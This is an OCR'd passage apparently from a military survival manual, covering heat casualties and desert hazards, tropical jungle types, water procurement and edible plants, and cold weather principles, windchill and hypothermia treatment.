


Figure 13-2. Daily water requirements for three levels of activity.

Thirst is not a reliable guide for your need for water. A person who uses thirst as a guide will drink only two-thirds of his daily water requirement. To prevent this "voluntary" dehydration, use the following guide:

- At temperatures below 38 degrees C, drink 0.5 liter of water every hour.
- At temperatures above 38 degrees C, drink 1 liter of water every hour.

Drinking water at regular intervals helps your body remain cool and decreases sweating. Even when your water supply is low, sipping water constantly will keep your body cooler and reduce water loss through sweating. Conserve your fluids by reducing activity during the heat of day. **Do not** ration your water! If you try to ration water, you stand a good chance of becoming a heat casualty.

HEAT CASUALTIES

Your chances of becoming a heat casualty as a survivor are great, due to injury, stress, and lack of critical items of equipment. Following are the major types of heat casualties and their treatment *when little water and no medical help are available.*

Heat Cramps

The loss of salt due to excessive sweating causes heat cramps. Symptoms are moderate to severe muscle cramps in legs, arms, or abdomen. These symptoms may start as a mild muscular discomfort. You should now stop all activity, get in the shade, and drink water. If you fail to recognize the early symptoms and continue your physical activity, you will have severe muscle cramps and pain. Treat as for heat exhaustion, below.

Heat Exhaustion

A large loss of body water and salt causes heat exhaustion. Symptoms are headache, mental confusion, irritability, excessive sweating, weakness, dizziness, cramps, and pale, moist, cold (clammy) skin. Immediately get the patient under shade. Make him lie on a stretcher or similar item about 45 centimeters off the ground. Loosen his clothing. Sprinkle him with water and fan him. Have him drink small amounts of water every 3 minutes. Ensure he stays quiet and rests.

Heat Stroke

A severe heat injury caused by extreme loss of water and salt and the body's inability to cool itself. The patient may die if not cooled immediately. Symptoms are the lack of sweat, hot and dry skin, headache, dizziness, fast pulse, nausea and vomiting, and mental confusion leading to unconsciousness. Immediately get the person to shade. Lay him on a stretcher or similar item about 45 centimeters off the ground. Loosen his clothing. Pour water on him (it does not matter if the water is polluted or brackish) and fan him. Massage his arms, legs, and body. If he regains consciousness, let him drink small amounts of water every 3 minutes.

PRECAUTIONS

In a desert survival and evasion situation, it is unlikely that you will have a medic or medical supplies with you to treat heat injuries. Therefore, take extra care to avoid heat injuries. Rest during the day. Work during the cool evenings and nights. Use a buddy system to watch for heat injury, and observe the following guidelines:


- Make sure you tell someone where you are going and when you will return.
- Watch for signs of heat injury. If someone complains of tiredness or wanders away from the group, he may be a heat casualty.
- Drink water at least once an hour.
- Get in the shade when resting; do not lie directly on the ground.
- Do not take off your shirt and work during the day.
- Check the color of your urine. A light color means you are drinking enough water, a dark color means you need to drink more.

DESERT HAZARDS

There are several hazards unique to desert survival. These include insects, snakes, thorned plants and cacti, contaminated water, sunburn, eye irritation, and climatic stress.
Insects of almost every type abound in the desert. Man, as a source of water and food, attracts lice, mites, wasps, and flies. They are extremely unpleasant and may carry diseases. Old buildings, ruins, and caves are favorite habitats of spiders, scorpions, centipedes, lice, and mites. These areas provide protection from the elements and also attract other wild-life. Therefore, take extra care when staying in these areas. Wear gloves at all times in the desert. Do not place your hands anywhere without first looking to see what is there. Visually inspect an area before sitting or lying down. When you get up, shake out and inspect your boots and clothing. All desert areas have snakes. They inhabit ruins, native villages, garbage dumps, caves, and natural rock outcropping that offer shade. Never go barefoot or walk through these areas without carefully inspecting them for snakes. Pay attention to where you place your

feet and hands. Most snakebites result from stepping on or handling snakes. Avoid them. Once you see a snake, give it a wide berth.

CHAPTER 14 - TROPICAL SURVIVAL



Most people think of the tropics as a huge and forbidding tropical rain forest through which every step taken must be hacked out, and where every inch of the way is crawling with danger. Actually, over half of the land in the tropics is cultivated in some way.

A knowledge of field skills, the ability to improvise, and the application of the principles of survival will increase the prospects of survival. Do not be afraid of being alone in the jungle; fear will lead to panic. Panic will lead to exhaustion and decrease your chance of survival.

Everything in the jungle thrives, including disease germs and parasites that breed at an alarming rate. Nature will provide water, food, and plenty of materials to build shelters.

Indigenous peoples have lived for millennia by hunting and gathering. However, it will take an outsider some time to get used to the conditions and the nonstop activity of tropical survival.

TROPICAL WEATHER

High temperatures, heavy rainfall, and oppressive humidity characterize equatorial and subtropical regions, except at high altitudes. At low altitudes, temperature variation is seldom less than 10 degrees C and is often more than 35 degrees C. At altitudes over 1,500 meters, ice often forms at night. The rain has a cooling effect, but when it stops, the temperature soars.

Rainfall is heavy, often with thunder and lightning. Sudden rain beats on the tree canopy, turning trickles into raging torrents and causing rivers to rise. Just as suddenly, the rain stops. Violent storms may occur, usually toward the end of the summer months.

Hurricanes, cyclones, and typhoons develop over the sea and rush inland, causing tidal waves and devastation ashore. In choosing campsites, make sure you are above any potential flooding. Prevailing winds vary between winter and summer. The dry season has rain once a day and the monsoon has continuous rain. In Southeast Asia, winds from the Indian Ocean bring the monsoon, but it is dry when the wind blows from the landmass of China.

Tropical day and night are of equal length. Darkness falls quickly and daybreak is just as sudden.

JUNGLE TYPES

There is no standard jungle. The tropical area may be any of the following:

- Rain forests.
- Secondary jungles.
- Semievergreen seasonal and monsoon forests.

- Scrub and thorn forests.
- Savannas.
- Saltwater swamps.
- Freshwater swamps.

Tropical Rain Forests

The climate varies little in rain forests. You find these forests across the equator in the Amazon and Congo basins, parts of Indonesia, and several Pacific islands. Up to 3.5 meters of rain fall evenly throughout the year. Temperatures range from about 32 degrees C in the day to 21 degrees C at night. There are five layers of vegetation in this jungle (Figure 14-1). Where untouched by man, jungle trees rise from buttress roots to heights of 60 meters. Below them, smaller trees produce a canopy so thick that little light reaches the jungle floor. Seedlings struggle beneath them to reach light, and masses of vines and lianas twine up to the sun. Ferns, mosses, and herbaceous plants push through a thick carpet of leaves, and a great variety of fungi grow on leaves and fallen tree trunks.




Figure 14-1. Five layers of tropical rain forest vegetation.

Because of the lack of light on the jungle floor, there is little undergrowth to hamper movement, but dense growth limits visibility to about 50 meters. You can easily lose your sense of direction in this jungle, and it is extremely hard for aircraft to see you.

Secondary Jungles

Secondary jungle is very similar to rain forest. Prolific growth, where sunlight penetrates to the jungle floor, typifies this type of forest. Such growth happens mainly along river banks, on jungle fringes, and where man has cleared rain forest. When abandoned, tangled masses of vegetation quickly reclaim these cultivated areas. You can often find cultivated food plants among this vegetation.

Semievergreen Seasonal and Monsoon Forests

The characteristics of the American and African semievergreen seasonal forests correspond with those of the Asian monsoon forests. These characteristics are--

- Their trees fall into two stories of tree strata. Those in the upper story average 18 to 24 meters; those in the lower story average 7 to 13 meters.
- The diameter of the trees averages 0.5 meter.
- Their leaves fall during a seasonal drought.

Except for the sago, nipa, and coconut palms, the same edible plants grow in these areas as in the tropical rain forests.

You find these forests in portions of Columbia and Venezuela and the Amazon basin in South America; in portions of southeast coastal Kenya, Tanzania, and Mozambique in Africa; in Northeastern India, much of Burma, Thailand, Indochina, Java, and parts of other Indonesian islands in Asia.

Tropical Scrub and Thorn Forests

The chief characteristics of tropical scrub and thorn forests are--

- There is a definite dry season.
- Trees are leafless during the dry season.
- The ground is bare except for a few tufted plants in bunches; grasses are uncommon.
- Plants with thorns predominate.
- Fires occur frequently.

You find tropical scrub and thorn forests on the west coast of Mexico, Yucatan peninsula, Venezuela, Brazil; on the northwest coast and central parts of Africa; and in Asia, in Turkestan and India.
Within the tropical scrub and thorn forest areas, you will find it hard to obtain food plants during the dry season. During the rainy season, plants are considerably more abundant.

Tropical Savannas

General characteristics of the savanna are--

- It is found within the tropical zones in South America and Africa.
- It looks like a broad, grassy meadow, with trees spaced at wide intervals.
- It frequently has red soil.
- It grows scattered trees that usually appear stunted and gnarled like apple trees. Palms also occur on savannas.

You find savannas in parts of Venezuela, Brazil, and the Guianas in South America. In Africa, you find them in the southern Sahara (north-central Cameroon and Gabon and southern Sudan), Benin, Togo, most of Nigeria, northeastern Zaire, northern Uganda, western Kenya, part of Malawi, part of Tanzania, southern Zimbabwe, Mozambique, and western Madagascar.

Saltwater Swamps

Saltwater swamps are common in coastal areas subject to tidal flooding. Mangrove trees thrive in these swamps. Mangrove trees can reach heights of 12 meters, and their tangled roots are an obstacle to movement. Visibility in this type of swamp is poor, and movement is extremely difficult. Sometimes, streams that you can raft form channels, but you usually must travel on foot through this swamp.
You find saltwater swamps in West Africa, Madagascar, Malaysia, the Pacific islands, Central and South America, and at the mouth of the Ganges River in India. The swamps at the mouths of the Orinoco and Amazon rivers and rivers of Guyana consist of mud and trees that offer little shade. Tides in saltwater swamps can vary as much as 12 meters.
Everything in a saltwater swamp may appear hostile to you, from leeches and insects to crocodiles and caimans. Avoid the dangerous animals in this swamp.
Avoid this swamp altogether if you can. If there are water channels through it, you may be able to use a raft to escape.

Freshwater Swamps

You find freshwater swamps in low-lying inland areas. Their characteristics are masses of thorny undergrowth, reeds, grasses, and occasional short palms that reduce visibility and make travel difficult. There are often islands that dot these swamps, allowing you to get out of the water. Wildlife is abundant in these swamps.

TRAVEL THROUGH JUNGLE AREAS

With practice, movement through thick undergrowth and jungle can be done efficiently. Always wear long sleeves to avoid cuts and scratches.

To move easily, you must develop "jungle eye," that is, you should not concentrate on the pattern of bushes and trees to your immediate front. You must focus on the jungle further out and find natural breaks in the foliage. Look *through* the jungle, not at it. Stop and stoop down occasionally to look along the jungle floor. This action may reveal game trails that you can follow.

Stay alert and move slowly and steadily through dense forest or jungle. Stop periodically to listen and take your bearings. Use a machete to cut through dense vegetation, but do not cut unnecessarily or you will quickly wear yourself out. If using a machete, stroke upward when cutting vines to reduce noise because sound carries long distances in the jungle. Use a stick to part the vegetation. Using a stick will also help dislodge biting ants, spiders, or snakes. **Do not** grasp at brush or vines when climbing slopes; they may have irritating spines or sharp thorns.

Many jungle and forest animals follow game trails. These trails wind and cross, but frequently lead to water or clearings. Use these trails if they lead in your desired direction of travel.

In many countries, electric and telephone lines run for miles through sparsely inhabited areas. Usually, the right-of-way is clear enough to allow easy travel. When traveling along these lines, be careful as you approach transformer and relay stations. In enemy territory, they may be guarded.

TRAVEL TIPS

Pinpoint your initial location as accurately as possible to determine a general line of travel to safety. If you do not have a compass, use a field-expedient direction finding method.

Take stock of water supplies and equipment.

Move in one direction, but not necessarily in a straight line. Avoid obstacles. In enemy territory, take advantage of natural cover and concealment.

Move smoothly through the jungle. Do not blunder through it since you will get many cuts and scratches. Turn your shoulders, shift your hips, bend your body, and shorten or lengthen your stride as necessary to slide between the undergrowth.

IMMEDIATE CONSIDERATIONS

There is less likelihood of your rescue from beneath a dense jungle canopy than in other survival situations. You will probably have to travel to reach safety.

If you are the victim of an aircraft crash, the most important items to take with you from the crash site are a machete, a compass, a first aid kit, and a parachute or other material for use as mosquito netting and shelter.

Take shelter from tropical rain, sun, and insects. Malaria-carrying mosquitoes and other insects are immediate dangers, so protect yourself against bites.
Do not leave the crash area without carefully blazing or marking your route. Use your compass. Know what direction you are taking.
In the tropics, even the smallest scratch can quickly become dangerously infected. Promptly treat any wound, no matter how minor.

WATER PROCUREMENT

Even though water is abundant in most tropical environments, you may, as a survivor, have trouble finding it. If you do find water, it may not be safe to drink. Some of the many sources are vines, roots, palm trees, and condensation. You can sometimes follow animals to water. Often you can get nearly clear water from muddy streams or lakes by digging a hole in sandy soil about 1 meter from the bank. Water will seep into the hole. You must purify any water obtained in this manner.

Animals as Signs of Water

Animals can often lead you to water. Most animals require water regularly. Grazing animals such as deer, are usually never far from water and usually drink at dawn and dusk. Converging game trails often lead to water. Carnivores (meat eaters) are not reliable indicators of water. They get moisture from the animals they eat and can go without water for long periods.
Birds can sometimes also lead you to water. Grain eaters, such as finches and pigeons, are never far from water. They drink at dawn and dusk. When they fly straight and low, they are heading for water. When returning from water, they are full and will fly from tree to tree, resting frequently. Do not rely on water birds to lead you to water. They fly long distances without stopping. Hawks, eagles, and other birds of prey get liquids from their victims; you cannot use them as a water indicator.
Insects can be good indicators of water, especially bees. Bees seldom range more than 6 kilometers from their nests or hives. They usually will have a water source in this range. Ants need water. A column of ants marching up a tree is going to a small reservoir of trapped water. You find such reservoirs even in arid areas. Most flies stay within 100 meters of water, especially the European mason fly, easily recognized by its iridescent green body.
Human tracks will usually lead to a well, bore hole, or soak. Scrub or rocks may cover it to reduce evaporation. Replace the cover after use.

Water From Plants

Plants such as vines, roots, and palm trees are good sources of water.

Vines

Vines with rough bark and shoots about 5 centimeters thick can be a useful source of water. You must learn by experience which are the water-bearing vines, because not all have drinkable water. Some may even have a poisonous sap. The poisonous ones yield a sticky, milky sap when cut. Nonpoisonous vines will give a clear fluid. Some vines cause a skin irritation on contact; therefore let the liquid drip into your mouth, rather than put your mouth to the vine. Preferably, use some type of container. Use the procedure described in Chapter 6 to obtain water from a vine.

Roots

In Australia, the water tree, desert oak, and bloodwood have roots near the surface. Pry these roots out of the ground and cut them into 30-centimeter lengths. Remove the bark and suck out the moisture, or shave the root to a pulp and squeeze it over your mouth.

Palm Trees

The buri, coconut, and nipa palms all contain a sugary fluid that is very good to drink. To obtain the liquid, bend a flowering stalk of one of these palms downward, and cut off its tip. If you cut a thin slice off the stalk every 12 hours, the flow will renew, making it possible to collect up to a liter per day. Nipa palm shoots grow from the base, so that you can work at ground level. On grown trees of other species, you may have to climb them to reach a flowering stalk. Milk from coconuts has a large water content, but may contain a strong laxative in ripe nuts. Drinking too much of this milk may cause you to lose more fluid than you drink.

Water From Condensation

Often it requires too much effort to dig for roots containing water. It may be easier to let a plant produce water for you in the form of condensation. Tying a clear plastic bag around a green leafy branch will cause water in the leaves to evaporate and condense in the bag. Placing cut vegetation in a plastic bag will also produce condensation. This is a solar still (see Chapter 6).

FOOD

Food is usually abundant in a tropical survival situation. To obtain animal food, use the procedures outlined in Chapter 8.

In addition to animal food, you will have to supplement your diet with edible plants. The best places to forage are the banks of streams and rivers. Wherever the sun penetrates the jungle, there will be a mass of vegetation, but river banks may be the most accessible areas.

If you are weak, do not expend energy climbing or felling a tree for food. There are more easily obtained sources of food nearer the ground. Do not pick more food than you need. Food spoils rapidly in tropical conditions. Leave food on the growing plant until you need it, and eat it fresh.

There are an almost unlimited number of edible plants from which to choose. Unless you can positively identify these plants, it may be safer at first to begin with palms, bamboos, and common fruits. The list below identifies some of the most common foods. Detailed descriptions and photographs are at Appendix B.

TROPICAL ZONE FOOD PLANTS

- Bael fruit *(Aegle marmelos)*
- Bamboo (various species)
- Banana or plantain (*Musa* species)
- Bignay *(Antidesma bunius)*
- Breadfruit *(Artrocarpus incisa)*
- Coconut palm *(Cocos nucifera)*
- Fishtail palm *(Caryota urens)*
- Horseradish tree *(Moringa pterygosperma)*
- Lotus (*Nelumbo* species)
- Mango *(Mangifera indica)*
- Manioc *(Manihot utillissima)*
- Nipa palm *(Nipa fruticans)*
- Papaya *(Carica papaya)*
- Persimmon *(Diospyros virginiana)*
- Rattan palm (*Calamus* species)
- Sago palm *(Metroxylon sagu)*
- Sterculia *(Sterculia foetida)*
- Sugarcane *(Saccharum officinarum)*
- Sugar palm *(Arenga pinnata)*
- Sweetsop *(Annona squamosa)*
- Taro (*Colocasia* and *Alocasia* species)

- Water lily *(Nymphaea odorata)*
- Wild fig (*Ficus* species)
- Wild rice *(Zizania aquatica)*
- Yam (*Dioscorea* species)

POISONOUS PLANTS

The proportion of poisonous plants in tropical regions is no greater than in any other area of the world. However, it may appear that most plants in the tropics are poisonous because of the great density of plant growth in some tropical areas. See Appendix C.

CHAPTER 15 - COLD WEATHER SURVIVAL



One of the most difficult survival situations is a cold weather scenario. Remember, cold weather is an adversary that can be as dangerous as an enemy soldier. Every time you venture into the cold, you are pitting yourself against the elements. With a little knowledge of the environment, proper plans, and appropriate equipment, you can overcome the elements. As you remove one or more of these factors, survival becomes increasingly difficult. Remember, winter weather is highly variable. Prepare yourself to adapt to blizzard conditions even during sunny and clear weather.

Cold is a far greater threat to survival than it appears. It decreases your ability to think and weakens your will to do anything except to get warm. Cold is an insidious enemy; as it numbs the mind and body, it subdues the will to survive.

Cold makes it very easy to forget your ultimate goal--to survive.

COLD REGIONS AND LOCATIONS

Cold regions include arctic and subarctic areas and areas immediately adjoining them. You can classify about 48 percent of the northern hemisphere's total landmass as a cold region due to the influence and extent of air temperatures. Ocean currents affect cold weather and cause large areas normally included in the temperate zone to fall within the cold regions during winter periods. Elevation also has a marked effect on defining cold regions.
Within the cold weather regions, you may face two types of cold weather environments--wet or dry. Knowing in which environment your area of operations falls will affect planning and execution of a cold weather operation.

Wet Cold Weather Environments

Wet cold weather conditions exist when the average temperature in a 24-hour period is -10 degrees C or above. Characteristics of this condition are freezing during the colder night hours and thawing during the day. Even though the temperatures are warmer during this condition, the terrain is usually very sloppy due to slush and mud. You must concentrate on protecting yourself from the wet ground and from freezing rain or wet snow.

Dry Cold Weather Environments

Dry cold weather conditions exist when the average temperature in a 24-hour period remains below -10 degrees C. Even though the temperatures in this condition are much lower than normal, you do not have to contend with the freezing and thawing. In these conditions, you need more layers of inner clothing to

protect you from temperatures as low as -60 degrees C. Extremely hazardous conditions exist when wind and low temperature combine.

WINDCHILL

Windchill increases the hazards in cold regions. Windchill is the effect of moving air on exposed flesh. For instance, with a 27.8-kph (15-knot) wind and a temperature of -10 degrees C, the equivalent windchill temperature is -23 degrees C. Figure 15-1 gives the windchill factors for various temperatures and wind speeds.

COOLING POWER OF WIND EXPRESSED AS "EQUIVALENT CHILL TEMPERATURE"																									
WIND SPEED		TEMPERATURE (DEGREES C)																							
CALM	CALM	4	2	-1	-4	-7	-9	-12	-15	-18	-21	-23	-26	-29	-32	-34	-37	-40	-43	-46	-48	-54	-68	-76	-82
KNOTS	KPH	EQUIVALENT CHILL TEMPERATURE																							
4	8	2	-1	-4	-7	-9	-12	-15	-18	-21	-23	-26	-29	-32	-34	-37	-40	-43	-46	-48	-54	-68	-76	-82	-87
9	16	-1	-7	-9	-12	-15	-18	-23	-26	-29	-32	-37	-40	-43	-46	-51	-54	-57	-59	-62	-68	-76	-82	-87	-93
13	24	-4	-9	-12	-18	-21	-23	-29	-32	-34	-40	-43	-46	-51	-54	-57	-62	-65	-68	-73	-76	-82	-87	-93	-98
17	32	-7	-12	-15	-18	-23	-26	-32	-34	-37	-43	-46	-51	-54	-59	-62	-65	-71	-73	-79	-82	-87	-93	-98	-104
22	40	-9	-12	-18	-21	-26	-29	-34	-37	-43	-46	-51	-54	-59	-62	-68	-71	-76	-79	-84	-87	-93	-98	-104	-109
26	48	-12	-15	-18	-23	-29	-32	-34	-40	-46	-48	-54	-57	-62	-65	-71	-73	-79	-82	-87	-90	-96	-101	-107	-112
30	56	-12	-15	-21	-23	-29	-34	-37	-40	-46	-51	-54	-59	-62	-68	-73	-76	-82	-84	-90	-93	-98	-104	-109	-115
35	64	-12	-18	-21	-26	-29	-34	-37	-43	-48	-51	-57	-59	-65	-71	-73	-79	-82	-87	-90	-96	-101	-107	-112	-118
(Higher winds have little additional effects)		LITTLE DANGER					INCREASING DANGER (Flesh may freeze within 1 minute)						GREAT DANGER (Flesh may freeze within 30 seconds)												
		DANGER OF FREEZING EXPOSED FLESH FOR PROPERLY CLOTHED PERSONS																							

Figure 15-1. Windchill table.

Remember, even when there is no wind, you will create the equivalent wind by skiing, running, being towed on skis behind a vehicle, working around aircraft that produce wind blasts.

BASIC PRINCIPLES OF COLD WEATHER SURVIVAL

It is more difficult for you to satisfy your basic water, food, and shelter needs in a cold environment than in a warm environment. Even if you have the basic requirements, you must also have adequate protective clothing and the will to survive. The will to survive is as important as the basic needs. There have been incidents when trained and well-equipped individuals have not survived cold weather situations because they lacked the will to live. Conversely, this will has sustained individuals less well-trained and equipped.

There are many different items of cold weather equipment and clothing issued by the U.S. Army today. Specialized units may have access to newer, lightweight gear such as polypropylene underwear, GORE-TEX outerwear and boots, and other special equipment. Remember, however, the older gear will keep you warm as long as you apply a few cold weather principles. If the newer types of clothing are available, use them. If not, then your clothing should be entirely wool, with the possible exception of a windbreaker.

You must not only have enough clothing to protect you from the cold, you must also know how to maximize the warmth you get from it. For example, always keep your head covered. You can lose 40 to 45 percent of body heat from an unprotected head and even more from the unprotected neck, wrist, and ankles. These areas of the body are good radiators of heat and have very little insulating fat. The brain is very susceptible to cold and can stand the least amount of cooling. Because there is much blood circulation in the head, most of which is on the surface, you can lose heat quickly if you do not cover your head.

There are four basic principles to follow to keep warm. An easy way to remember these basic principles is to use the word COLD--

C - Keep clothing *clean.*
O - Avoid *overheating.*
L - Wear clothes *loose* and in *layers.*
D - Keep clothing *dry.*

C - *Keep clothing clean.* This principle is always important for sanitation and comfort. In winter, it is also important from the standpoint of warmth. Clothes matted with dirt and grease lose much of their insulation value. Heat can escape more easily from the body through the clothing's crushed or filled up air pockets.

O - *Avoid overheating.* When you get too hot, you sweat and your clothing absorbs the moisture. This affects your warmth in two ways: dampness decreases the insulation quality of clothing, and as sweat evaporates, your body cools. Adjust your clothing so that you do not sweat. Do this by partially opening your parka or jacket, by removing an inner layer of clothing, by removing heavy outer mittens, or by throwing back your parka hood or changing to lighter headgear. The head and hands act as efficient heat dissipaters when overheated.

L - *Wear your clothing loose and in layers.* Wearing tight clothing and footgear restricts blood circulation and invites cold injury. It also decreases the volume of air trapped between the layers, reducing its insulating value. Several layers of lightweight clothing are better than one equally thick layer of clothing, because the layers have dead-air space between them. The dead-air space provides extra insulation. Also, layers of clothing allow you to take off or add clothing layers to prevent excessive sweating or to increase warmth.

D - *Keep clothing dry.* In cold temperatures, your inner layers of clothing can become wet from sweat and your outer layer, if not water repellent, can become wet from snow and frost melted by body heat. Wear water repellent outer clothing, if available. It will shed most of the water collected from melting snow and frost. Before entering a heated shelter, brush off the snow and frost. Despite the precautions you take, there will be times when you cannot keep from getting wet. At such times, drying your clothing may become a major problem. On the march, hang your damp mittens and socks on your rucksack. Sometimes in freezing temperatures, the wind and sun will dry this clothing. You can also place damp socks or mittens, unfolded, near your body so that your body heat can dry them. In a campsite, hang damp clothing inside the shelter near the top, using drying lines or improvised racks. You may even be able to dry each item by holding it before an open fire. Dry leather items slowly. If no other means are

available for drying your boots, put them between your sleeping bag shell and liner. Your body heat will help to dry the leather.

A heavy, down-lined sleeping bag is a valuable piece of survival gear in cold weather. Ensure the down remains dry. If wet, it loses a lot of its insulation value. If you do not have a sleeping bag, you can make one out of parachute cloth or similar material and natural dry material, such as leaves, pine needles, or moss. Place the dry material between two layers of the material.

Other important survival items are a knife; waterproof matches in a waterproof container, preferably one with a flint attached; a durable compass; map; watch; waterproof ground cloth and cover; flashlight; binoculars; dark glasses; fatty emergency foods; food gathering gear; and signaling items.

Remember, a cold weather environment can be very harsh. Give a good deal of thought to selecting the right equipment for survival in the cold. If unsure of an item you have never used, test it in an "overnight backyard" environment before venturing further. Once you have selected items that are essential for your survival, do not lose them after you enter a cold weather environment.

HYGIENE

Although washing yourself may be impractical and uncomfortable in a cold environment, you must do so. Washing helps prevent skin rashes that can develop into more serious problems.

In some situations, you may be able to take a snow bath. Take a handful of snow and wash your body where sweat and moisture accumulate, such as under the arms and between the legs, and then wipe yourself dry. If possible, wash your feet daily and put on clean, dry socks. Change your underwear at least twice a week. If you are unable to wash your underwear, take it off, shake it, and let it air out for an hour or two.

If you are using a previously used shelter, check your body and clothing for lice each night. If your clothing has become infested, use insecticide powder if you have any. Otherwise, hang your clothes in the cold, then beat and brush them. This will help get rid of the lice, but not the eggs.

If you shave, try to do so before going to bed. This will give your skin a chance to recover before exposing it to the elements.

MEDICAL ASPECTS

When you are healthy, your inner core temperature (torso temperature) remains almost constant at 37 degrees C (98.6 degrees F). Since your limbs and head have less protective body tissue than your torso, their temperatures vary and may not reach core temperature.

Your body has a control system that lets it react to temperature extremes to maintain a temperature balance. There are three main factors that affect this temperature balance--heat production, heat loss, and evaporation. The difference between the body's core temperature and the environment's temperature governs the heat production rate. Your body can get rid of heat better than it can produce it. Sweating helps to control the heat balance. Maximum sweating will get rid of heat about as fast as maximum exertion produces it.

Shivering causes the body to produce heat. It also causes fatigue that, in turn, leads to a drop in body temperature. Air movement around your body affects heat loss. It has been calculated that a naked man exposed to still air at or about 0 degrees C can maintain a heat balance if he shivers as hard as he can. However, he can't shiver forever.

It has also been calculated that a man at rest wearing the maximum arctic clothing in a cold environment can keep his internal heat balance during temperatures well below freezing. To withstand really cold conditions for any length of time, however, he will have to become active or shiver.

COLD INJURIES

The best way to deal with injuries and sicknesses is to take measures to prevent them from happening in the first place. Treat any injury or sickness that occurs as soon as possible to prevent it from worsening. The knowledge of signs and symptoms and the use of the buddy system are critical in maintaining health. Following are cold injuries that can occur.

Hypothermia

Hypothermia is the lowering of the body temperature at a rate faster than the body can produce heat. Causes of hypothermia may be general exposure or the sudden wetting of the body by falling into a lake or spraying with fuel or other liquids.

The initial symptom is shivering. This shivering may progress to the point that it is uncontrollable and interferes with an individual's ability to care for himself. This begins when the body's core (rectal) temperature falls to about 35.5 degrees C (96 degrees F). When the core temperature reaches 35 to 32 degrees C (95 to 90 degrees F), sluggish thinking, irrational reasoning, and a false feeling of warmth may occur. Core temperatures of 32 to 30 degrees C (90 to 86 degrees F) and below result in muscle rigidity, unconsciousness, and barely detectable signs of life. If the victim's core temperature falls below 25 degrees C (77 degrees F), death is almost certain.

To treat hypothermia, rewarm the entire body. If there are means available, rewarm the person by first immersing the trunk area only in warm water of 37.7 to 43.3 degrees C (100 to 110 degrees F).

CAUTION
Rewarming the total body in a warm water bath should be done only in a hospital environment because of the increased risk of cardiac arrest and rewarming shock.

One of the quickest ways to get heat to the inner core is to give warm water enemas. Such an action, however, may not be possible in a survival situation. Another method is to wrap the victim in a warmed sleeping bag with another person who is already warm; both should be naked.

CAUTION
The individual placed in the sleeping bag with victim could also become a hypothermia victim if left in the bag too long.

